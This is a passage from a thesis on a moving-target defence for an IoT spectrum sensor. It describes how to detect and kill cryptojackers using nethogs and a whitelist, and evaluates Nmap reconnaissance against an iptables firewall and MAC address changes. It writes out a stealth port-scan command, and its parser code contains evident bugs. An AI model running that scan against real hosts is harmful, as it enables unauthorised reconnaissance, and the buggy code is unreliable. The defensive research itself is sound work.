



Figure 7.3: When the System State changes

7.3.3 HOW

To deal with a running Cryptojacker some prerequisites are necessary. First, an installation of *nethogs* is necessary. With this external library it is possible to collect incoming and outgoing network traffic. It shows which PID is using network resources as shown in Figure 7.4. A ”Whitelist” needs to be specified of the default processes that use the network traffic as shown in Listing 7.4. It is very helpful because it is not really necessary to look at all the processes that use CPU, RAM, etc. Instead, the localization of the Cryptojacker problem shrinks tremendously when looking at the network usage. This is due to the knowledge about the behaviour of the Proof of Work concept explained in previous Chapters.



```
Refreshing:
es_sensor/1065/0                 1.03093e+06     56970
/usr/share/electrosense/bin/webrtc/746/1001         15387      9079
ssh/873/1001      4776      5802
curl/28843/0      2044      1989
/opt/venvs/electrosense-sensor-mqtt/0    1485      762
/usr/bin/ssh/826/0          612       678
./xmrig/28275/0  66         436
sshd: root@pts/0/24334/0              174       66
unknown TCP/0/0  0          0
```

Figure 7.4: Nethogs Output

What can be seen in Figure 7.4 is, that the information gathered from left to right are the running task, the process ID (PID), the user ID (UID), the amount of sent bytes and amount of received bytes through the network. Since all rows have different lengths but always the same pattern, a parser as in Listing 7.3 is programmed that outputs just the running task and the corresponding PID. It is easier to analyze the data from right to left, because the length of the running task depends on how many ”/” are used. From right to left it is always the same number of spaces and ”/” and can be stopped after the number of representative ”/” is achieved and the remainder is then the running task.

```python
class Parser:
    def __init__(self, whitelist, collectedDataFile):
        self.whitelist = whitelist
        self.collectedDataFile = collectedDataFile

    def parse(self):
        nethogs = open(self.collectedDataFile, "r")
        whitelistFile = open(self.whitelist, "r")

        for i in whitelistFile:
```

```
        whitelistFile = i.split(",")

    parsedFile = []
    for i in nethogs:
        index = 0
        if i.startswith("Refreshing:"):
            continue
        if not i.startswith("Refreshing:"):
            for j in i:
                if j.isalpha():
                    i = i[index:].strip().
                    replace('/(\r\n|\n|\r)/gm', "")
                    break
                index += 1
            if len(i) > 1:
                file = (" ".join(i.split()).split(" ")[::-1])
                ind = 0
                for k in file[2]:
                    if k.isalpha():
                        parsedFile.append(file[
                        2][ind:])
                        break
                    ind += 1
    runningTasks = {}
    for i in parsedFile:
        counter = 0
        check = 0
        left = 0
        i = i[::-1]
        flag = True
        for j in i:
            if j == "/":
                counter += 1
            if counter == 1 and flag:
                left = check + 1
                flag = False
            if counter == 2:
                runningTasks[i[left:check][::-1]] =
                i[check + 1:][::-1]
                break
            check += 1

    maliciousTasks = {}
    for k, v in runningTasks.items():
        if v not in whitelistFile:
            maliciousTasks[k] = v
        return maliciousTasks
```

Listing 7.3: Nethogs Parser

As soon as an attack report arrives, *nethogs* starts to collect network data for a specific amount of time (at least 1 minute, preferably more). After the collection, it is possible to distinguish between allowed tasks that are running on the device and those that are not allowed as showed in the whitelist of Listing 7.4. It is not an issue that a task uses the network, the issue is for how long the network is used. For example, a simple HTTPS request was made via curl, then something happens and the task disappears. But by knowing that the concept of Proof of work requires back-and-forth communication between the miner and a pool, this suggests that the unknown task running for a long period of time using network traffic indicates to be a Cryptojacker. If the attack report notifies about a Cryptojacker on the device.

```
es_sensor,sshd:,ssh,curl,..pt/venvs/electrosense-
s,opt/venvs/electrosense-sensor-
mqtt/bin/python3,root@pts/1,root@pts/2,root@pts/3,r
oot@pts/4,root@pts/5,TCP,/usr/share/electrosense/bi
n/webrtc,usr/share/electrosense/bin/webrtc
```

Listing 7.4: Whitelist as Comma separated List

This assumption can only be made due to the knowledge that IoT devices have a default setup and by creating a whitelist of the default tasks running. Any deviation from it indicates malicious behavior. Also, the assumption that the external detection system can tell perfectly if there is actually a Cryptojacker on the device or not, is needed. Why would someone then perform unknown network communication tasks over an extended period of time from an IoT device that is already set up for its purpose?

After the period of network traffic data collection as shown in pseudo code Algorithm 1. The MTD-Solution kills all tasks that are unknown to the whitelist as shown in the pseudo code Algorithm 2. First it kills the task with **kill -9 PID** that uses the network, and then kills all tasks that have the same name as the malicious task to be sure everything was killed. With *mlocate* it is possible to find where the actual task name is stored on the system. This information is written down in a log file, to be able to clean it up manually if necessary.

Algorithm 1 Start Network Tracking

```
  nethogs -t -v 2 > outputfile
  time.sleep(60)
  pkill nethogs
```

If a simple task was run then the data was collected. If the task is no more active, it still gets killed but nothing happens since the PID of the unknown task is not found. However, the Cryptojacker will be killed for sure if one is present and running. To omit that the Cryptojacker is maybe installed to start always like a service and restarts as soon as it gets killed, the setup of the firewall deals with this problem. By setting up the firewall, the system allows only certain ports for communication: SSH (port 22), DNS

Algorithm 2 Mitigate Cryptojacker

```
startNetworkTracking()
maliciousTasks = Parser.parse(”whitelist”, ”nethogsOutput”)
if len(maliciousTasks) > 0 then
    for task in maliciousTasks do
        try: kill task
    end for
end if
```

(port 53), HTTP (port 80), HTTPS (port 443), unless communication has already been established. It does not interrupt the ElectroSense spectrum sensor at all since it runs on reboot, and it is on the whitelist and never gets killed. The Cryptojacker may try to send and receive data, but this does not work, because it uses definitely a not allowed port. The Cryptojacker is running, but it does not get input data to start calculating nor does it send the actual results and the CPU, MEM and RAM usage drops almost to 0. It is like a non-active background task that is waiting and doing nothing. The flowchart in Figure 7.5, summarizes the given information.



Firewall Setup
on boot
Start
Cryptojacker
mine crypto
Firewall allows already established connections
attack report
External Detection System
Nethogs
END
parse Data
compare tasks
Whitelist
unknown tasks
Cryptojacker runs in background without using resources
kill unknown tasks
attack starts again on failure
Firewall does not allow random ports to use network
only allowed tasks running

Figure 7.5: Cryptojacker MTD-Solution illustrated as flowchart

Chapter 8

Evaluation of the MTD-Framework

In this Chapter the evaluation of the results of the MTD-Framework are analyzed. It will be checked how well does the solution perform against real attacks. The attacks used, are those specified in previous Chapters known as Reconnaissance attacks with Nmap and Arp-Scan and for the Cryptojacker Linux.Muldrop.14.

8.1 Methodology

To be able to analyze the performance of the MTD-Framework, some measurements need to be taken into consideration. The main parts are the devices resources. This means how much CPU, Memory and Network is used before, during and after an attack. What is also very interesting, is to measure the effort needed from the attackers perspective to be somehow successful. Some measurements will be used from the paper [56] to see how successful is the MTD against Reconnaissance attacks and how much more effort from the attacker is required to be successful. The attacks will be mostly monitored for 2 minutes. This is enough time to show different scenarios and the behaviour of the device during an attack.

8.2 MTD Framework Results

The MTD framework should run as lightweight as possible to avoid consuming too many resources of the device. In Figure 8.1, the default CPU usage of the device by running the ElectroSense sensor during a period of 2 minutes is shown. The consumption of the default setup uses a mean of 28.39% of the total CPU resources of the device. In contrast to the consumption of the default setup plus the MTD framework running in the background as shown in Figure 8.2, it uses slightly more (1.26%) CPU resources as without it.




Figure 8.1: CPU usage of ElectroSense Sensor without MTD framework in Background




Figure 8.2: CPU usage of ElectroSense Sensor wit MTD framework in Background

The same comparison can be done for the memory usage of the default setup against the default setup plus the MTD framework running in the background. It shows a slight increase of the memory consumption as shown in Figure 8.3 and Figure 8.4. The increase is 0.86% during the whole time of observation.




Figure 8.3: Memory usage of ElectroSense Sensor without MTD framework in Background




Figure 8.4: Memory usage of ElectroSense Sensor wit MTD framework in Background

8.3 Reconnaissance Attack Results

To mitigate a Reconnaissance attack dynamically some changes need to be done. In this thesis, changing the MAC address seems promising. This will give the attacker false information about the device and by setting up a standard firewall (*iptables*), which is available on every Linux operating system. To track the network traffic the tool *nethogs* is used. The Reconnaissance attack tools used are Nmap and Arp-Scan. These tools are also available on every Linux OS.

8.3.1 Nmap

In this section all Reconnaissance attacks are made with nmap. The command used for a stealthy scan in this evaluation is **sudo nmap -PN -sS IP**. In Figure 8.5, the attack is not visible since the ElectroSense Sensor uses much more network traffic than the attack and covers the interesting data about the attack. However, it is nice to see the network usage overall. To see more information about the attack, it is possible to remove the sensors upload and download data to visualize the attack better.




Figure 8.5: Network Utilization during Reconnaissance Attack, without MTD Solution

In Figure 8.6, it is clearly visible by extracting the sensor data, that during an attack the attacking device sends and receives data from the Raspberry Pi. This shows the increase of KB/s as soon as the attack is launched. During the scan, the attack sends small data packages to all ports and checks if it is possible to get the status out of it [47]. Since no mitigation is tried here the attack ends successfully and the attacker gets all the information required. That the attack was successful is visible, due to the pattern of the upload and download KB/s. As soon as the attack finished, it stops sending data packets to the device and therefore the device does not have to respond anymore, which causes the KB/s in upload and download data to drop.




Figure 8.6: Network Utilization during Reconnaissance Attack, without Sensor Data and no firewall




Figure 8.7: Network Utilization during Reconnaissance Attack, with Sensor Data and Firewall

To be able to avoid a successful scan, a firewall has to be set up correctly. By setting the firewall up, Figure 8.7 seems to be very similar to Figure 8.5, because the sensor upload and download is much larger that the Reconnaissance attack data. Therefore the attack is not visible on the overall network traffic plot.

To see what actually happens during an attack, sensor data must be excluded during an attack. In Figure 8.8, sensor data is excluded and a firewall is set up. With the right firewall setup all scanning packets are dropped from the scan. A lot of data comes in (download), but there is no response (upload). Due to the increase of download KB/s, it is clearly visible that the firewall works and does not allow unnecessary information to leak out when a port scanner tries to collect information. For illustration purposes, the attack is stopped after 60 seconds. This is enough to demonstrate the working firewall. Since attackers do not know what is happening, due to the packets drop, they would need much more time to get information from the device as already shwon in Listing 7.2. Nmap tries several retransmissions to be sure that the packets really arrive at the target and this can cause long waiting times for the attacker [47].




Figure 8.8: Network Utilization during Reconnaissance Attack, with Firewall and no Sensor Data

In Figure 8.9, the deployment of the firewall configurations is shown during the overall network traffic. As it shows in Figure 8.9, the overall network upload and download stays stable and is not affected by the firewall on the long run. After the firewall configuration deployment, a slight decrease of upload KB/s is noticeable. This holds on only for few seconds and then the sensor is not more affected by the firewall. Due to the firewall setup, the firewall allows already established connections. If the firewall was set up before the sensor was able to established a connection to the ElectroSense platform, the sensor would not be able to transmit data.




Figure 8.9: Firewall setup

In Figure 8.11, the change of the MAC address is shown during the data transmission of the ElectroSense sensor. After 40 seconds, the MAC-Address is changed. The sensor throughput stays stable for few seconds and then drops to zero. The drop is caused because ElectroSense uses the MAC address of the IoT device, in this case the Raspberry Pi, for identification [50]. As soon as the MAC address is changed a delay of 16.48 seconds on average is needed to reestablish the connection to the internet again as shown in Figure 8.10.

